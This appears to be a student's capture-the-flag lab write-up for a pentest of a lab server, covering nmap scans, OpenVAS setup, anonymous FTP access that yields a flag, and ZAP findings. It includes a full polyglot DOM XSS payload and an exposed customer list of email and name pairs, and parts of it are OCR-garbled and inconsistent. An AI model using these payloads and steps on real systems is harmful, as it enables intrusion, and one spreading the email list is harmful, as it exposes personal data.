443/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8001/tcp   open  http   Apache httpd 2.4.29 ((Ubuntu))
9001/tcp   open  ftp    vsftpd 3.0.3
MAC Address: 08:00:27:26:55:07 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
 Nmap done: 1 IP address (1 host up) scanned in 19.65 seconds

Look for vulnerability in the google search (rapid7.com, etc.). Unfortunately, nothing was available for exploit using Metasploit.

References:

Apache HTTPD 2.4.29 ((Ubuntu))- Apache Server CVE-2021-41773

https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-576122/Apache-Http-Server-2.4.29.html

– Metasploit Modules Related To CVE-2018-1312

There are not any metasploit modules related to this CVE entry (Please visit www.metasploit.com for more information)

<https://www.cvedetails.com/cve/CVE-2017-15715/>

– Metasploit Modules Related To CVE-2017-15715

There are not any metasploit modules related to this CVE entry (Please visit www.metasploit.com for more information)

Enumerate users did not work either.

https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/ssh_enumusers/

Using OpenVAS (Greenbone/GVM)

Followed the installation from lab 4, but had to solve an issue with Postgresql

ERROR: The default postgresql version is not 13 required by libgvm


Error: Use pg_upgradecluster to update your postgres cluster

Solution:

1. delete automatically generated cluster version 15 (use --stop if service status is not down):
2. `sudo pg_dropcluster --stop 15 main`
3. migrate cluster version 14 to version 15:
4. `sudo pg_upgradecluster 14 main`
5. optionally, you can drop the old cluster:
`sudo pg_dropcluster --stop 14 main`

Also, I had to redefine a new user to login:

➤ `$ sudo runuser -u _gvm -- gvm --create-user=Admin --new-password=12345`



The screenshot shows a Kali Linux terminal window on the left and the Greenbone Security Assistant (GSA) web interface on the right. The terminal output shows the installation of OpenVAS components and the creation of a new user 'Admin'.

```

kali@kali:~$ sudo systemctl stop postgresql
kali@kali:~$ sudo pg_dropcluster --stop 15 main
kali@kali:~$ sudo pg_upgradecluster 14 main
kali@kali:~$ sudo runuser -u _gvm -- gvm --create-user=Admin --new-password=12345
User exists already.

```

The GSA web interface displays a dashboard with a pie chart showing severity levels (Low, Medium, High) and a table of vulnerabilities.

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
Anonymous FTP Login Reporting	0.0 (Low)	80%	10.10.0.66	9001/tcp	Thu, Nov 17, 2022 4:00 AM UTC	
FTP Unencrypted Cleartext Login	0.0 (Low)	70%	10.10.0.66	9001/tcp	Thu, Nov 17, 2022 4:00 AM UTC	
TCP timestamps	0.0 (Low)	80%	10.10.0.66	general/tcp	Thu, Nov 17, 2022 4:00 AM UTC	
SSH Server type and version	0.0 (Low)	80%	10.10.0.66	443/tcp	Thu, Nov 17, 2022 4:00 AM UTC	
OpenSSH Detection Consolidation	0.0 (Low)	80%	10.10.0.66	general/tcp	Thu, Nov 17, 2022 4:00 AM UTC	
SSH Protocol Algorithms Supported	0.0 (Low)	80%	10.10.0.66	443/tcp	Thu, Nov 17, 2022 4:00 AM UTC	
SSH Protocol Versions Supported	0.0 (Low)	95%	10.10.0.66	443/tcp	Thu, Nov 17, 2022 4:00 AM UTC	
OS Detection Consolidation and Reporting	0.0 (Low)	80%	10.10.0.66	general/tcp	Thu, Nov 17, 2022 4:00 AM UTC	

We found 2 Medium Severities to be exploited:

- Anonymous FTP Login Reporting
- FTP Unencrypted Cleartext Login

References:

<https://dannyyda.com/2020/08/26/how-to-reset-admin-password-for-openvas-and-gvm-11/>

<https://stackoverflow.com/questions/67203580/installing-openvas-on-kali-debian-problem-with-postgresql-version>

Step 3: Exploiting

Exploit 1:

From network scanning using OpenVAS, found - "Anonymous FTP Login Reporting" - ftp anonymous door open. FTP PORT 9001. Using nmap, we can enumerate the ports of the machine with nmap -sC (default scripts) -sV (version detection).

```
> $ sudo nmap 10.10.0.66 -T4 -sV -sC
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-16 19:56 EST
```

```
Nmap scan report for 10.10.0.66
```

```
Host is up (0.00082s latency).
```

```
Not shown: 998 closed tcp ports (conn-refused)
```

```
PORT      STATE SERVICE VERSION
```

```
443/tcp open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
```

```
| 2048 1de1406b1ca052e5976f4693baecdd8e (RSA)
```

```
| 256 756cd639ec9b0a9a87e1970ea171d477 (ECDSA)
```

```
|_ 256 e0fc27903ac5abf086a59949a39f2e00 (ED25519)
```

```
9001/tcp open  ftp       vsftpd 3.0.3
```

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

```
|_drwxr-xr-x  5 1000  1000   4096 Apr 04  2021 gibbon
```


```
| ftp-syst:
```

```
| STAT:
```

```
| FTP server status:
```

```
| Connected to 10.10.0.4
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPD 3.0.3 - secure, fast, stable
|_End of status
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds



```
msf6 auxiliary/scanner/ftp/anonymous > set rhosts 10.10.0.66
rhosts => 10.10.0.66
msf6 auxiliary/scanner/ftp/anonymous > exploit

[*] 10.10.0.66:21 - Scanned 1 of 1 hosts (100% complete)
msf6 auxiliary/scanner/ftp/anonymous > info

Name: Anonymous FTP Access Detection
Module: auxiliary/scanner/ftp/anonymous
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Matteo Cantoni <goomy@nothink.org>

Check supported:
No

Basic options:


| Name    | Current Setting     | Required | Description                                                  |
|---------|---------------------|----------|--------------------------------------------------------------|
| FTPPASS | mozilla@example.com | no       | The password for the specified username                      |
| FTPPER  | anonymous           | no       | The username to authenticate as                              |
| RHOSTS  | 10.10.0.66          | yes      | The target host(s), see https://github.com/rapid7/metasploit |
| RPORT   | 21                  | yes      | The target port (TCP)                                        |
| THREADS | 1                   | yes      | The number of concurrent threads (max one per host)          |



Description:
Detect anonymous (read/write) FTP server access.

References:
https://en.wikipedia.org/wiki/File_Transfer_Protocol#Anonymous_FTP

msf6 auxiliary/scanner/ftp/anonymous > set rport 9001
rport => 9001
msf6 auxiliary/scanner/ftp/anonymous > exploit

[*] 10.10.0.66:9001 - 10.10.0.66:9001 - Anonymous READ (220 (vsFTPD 3.0.3))
[*] 10.10.0.66:9001 - Scanned 1 of 1 hosts (100% complete)
msf6 auxiliary/scanner/ftp/anonymous >

File Actions Edit View Help

Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 2.15 seconds

kali@kali:~$ nmap 10.10.0.66 -T4 -sV -sC
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-16 17:38 EST
Nmap scan report for 10.10.0.66
Host is up (0.00042s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-title: NMM Corporation
|_http-robots.txt: 2 disallowed entries
|_/internal/ /data/
|_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp   open  ssl    OpenSSL 7.0.1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
| 284B 1fd440b1ca852c97f6493baecdd8e (RSA)
| 256 75cd639ec9b0a9a7e1970ea171d477 (ECDSA)
|_ 256 eaf27903ac5abf88a599a9a39f2e00 (ED25519)
8081/tcp  open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-robots.txt: 2 disallowed entries
|_/internal/ /data/
|_http-title: NMM Corporation
|_http-server-header: Apache/2.4.29 (Ubuntu)
9001/tcp  open  ftp    vsftpd 3.0.3
|_ftp-systype:
|_STAT:
|_FTP server status:
|_Connected to 10.10.0.4
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 1
|_vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_GnuTLS-X.5.100 1000 4096 Apr 04 2021 gilson
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 24.73 seconds

kali@kali:~$
```

Download vsftpd tool in order to exploit FTP at port 9001

- \$ sudo apt-get update
- \$ sudo apt-get install vsftpd
- \$ cd /etc/
- \$ sudo vim /etc/vsftpd.conf

anonymous_enable=YES (change from NO to YES)

local_enable=YES

write_enable=YES (remove comment mark #)

chroot_local_users=YES

chroot_list_enable=YES

chroot_list_file=/etc/vsftpd.chroot_list

➤ `$ sudo adduser Imaciel`


Enter password "password"

➤ `$ sudo vim vsftpd.chroot_list`

Enter one line with user "Imaciel", then start service:

➤ `$ service vsftpd start`

Open windows virtual machine (10.10.0.8), download FileZilla, access 10.10.0.4 with login Imaciel and password = "password" -> Success!



Now we attack Server 10.10.0.66 using FileZilla with the following parameters:


Host: 10.10.0.66

Username: anonymous

Password: anonymous

Port: 9001

Success! We got in, and copied a file from server 1 (10.10.0.66) called flag3! Capture FLAG 3!



References:

<https://shadowmaster98.medium.com/source-680acc2d2d1>

<https://shahmeeramir.com/penetration-testing-of-an-ftp-server-19afe538be4b>

<https://www.youtube.com/watch?v=MF-3iockSEc>

Exploit 2:

Using the tool ZAP, several medium and low alerts / risks were observed, for instance, not using encryption (TLS https) on the NBN web application (few pages with http only):

ZAP is a MitM tool developed by OWASP and runs in Kali Linux

```
PS> sudo apt-get update
```

```
PS> sudo apt-get install zaproxy
```

```
PS> zaproxy
```

First page is a question if you want to save the session later on. "Do you want to persist the ZAP Session?" Click NO, since we can always save the session manually from the menu. Then choose Automated Scan.

URL to attack: `http://10.10.0.66`

This is the Server / Gateway NBN machine

Check on ZAP the gear icon for configuring the proxy. Go to Network then Local Servers/Proxies. Check if it is running on port 8080


Go to Firefox then Settings -> General -> Network Settings. Change to manual proxy (local host 127.0.0.1, Port 8080).

Need to import CA certificate for ZAP, as done for BURP

[OWASP ZAP – Server Certificates \(zaproxy.org\)](https://www.zaproxy.org/docs/desktop/addon/servercertificates/)

In ZAP, go to TOOLS, OPTIONS, NETWORK, SERVER CERTIFICATES and save it in downloads (next to BURP certificate (.cer))*

Go to FIREFOX, SETTINGS, PRIVACY & SECURITY, View Certificates, IMPORT



Place Firefox and ZAP side by side. Start Web Application in NBN Server 10.10.0.66 on Firefox.

<http://10.10.0.66>

Go to ZAP / Quick Start / URL to attack: <http://10.10.0.66> / Attack

Check tabs: Active Scan / Spider / Alerts


The Alerts have the vulnerabilities – Total of 23, out of it 19 being mid and low. Select the RISK: HIGH (red flags)

Four High Risks:

1. XSS DOM based
2. XSS Persistent
3. XSS Reflected
4. Remote OS command injection

Nineteen Mid and Low:

5. Absence of Anti-CSRF tokens
6. Application Error Disclosure
7. Content Security Policy (CSP) Header Not Set
8. Etc...



Success! Here we found flag 1, and flag 4 (no permission):

- <http://10.10.0.66/data/flag1>
- <http://10.10.0.66/data/flag4.jpg>

Picture of the CEO Gibson:

- http://10.10.0.66/data/CEO_gibson

Exploit 3:

XSS DOM based

Attack:

```
http://10.10.0.66/login.php#jaVaScRipt:/*-/*`/*\`/*'/*"/**/(/*
*/oNcliCk=alert(5397) )//%0D%0A%0d%0a//</stYle</titLe</teXtarEa</scRipt/-
-l>\x3csVg<svG/oNloAd=alert(5397)//>\x3e
```

Description:

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.

There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash.

Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.

Solution:

Phase: Architecture and Design

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

Reference:

<http://projects.webappsec.org/Cross-Site-Scripting>

<http://cwe.mitre.org/data/definitions/79.html>

Alert Tags:

OWASP_2017_A07 [https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_\(XSS\).html](https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS).html)
OWASP_2021_A03 https://owasp.org/Top10/A03_2021-Injection/
WSTG-v42-CLNT-01 https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/11-Client-side_Testing/01-Testing_for_DOM-based_Cross_Site_Scripting

Exploit 4:

XSS Persistent

Attack:

<http://10.10.0.66/data/customer.list>

Evidence: CUSTOMER LIST EXPOSED!

*NqF5Rz@yahoo.com : connie ////
long@gmail.com : capone ////
hjk12345@hotmail.com : ned ////
snoogy@yahoo.com : frank ////
polobear@yahoo.com : jess ////
mkgiy13@gmail.com : max ////
tempbeauties@live.com : peterpiper ////
amohalko@gmail.com : desiree ////
ramy43@gmail.com : greatone ////
dowjones@hotmail.com : stockman ////
yahotmail@hotmail.com : eugene ////
hydro1@gmail.com : maurice ////
boneman22@gmail.com : dennis ////
hamlin@hotmail.com : willie ////
nevirts@gmail.com : jackie ////
redtop@live.com : camille ////
langp@hotmail.com : pontoosh ////
jnardi@live.com : peter ////
4degrees@hotmail.com : ralph ////
fretteaser@hotmail.com : derek ////
bsquard@live.com : wilbur ////
zd0ns23@live.com : wrinkle ////
scheefca@live.com : gerry ////
enobrac@gmail.com : marcy ////
saazuhi1273@gmail.com : cauhauln ////
fwe315@live.com : evan ////
wilson@gmail.com : triad ////*

navresbo@yahoo.com : heather ////
XO6Pn75pjK@yahoo.com : sandy ////
darkness024@yahoo.com : randy ////
jjstrokes@live.com : beansko ////
zimago@yahoo.com : george ////
katrina@gmail.com : harald ////
awesome@gmail.com : larry ////
jess@yahoo.com : jesse ////

Description:

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

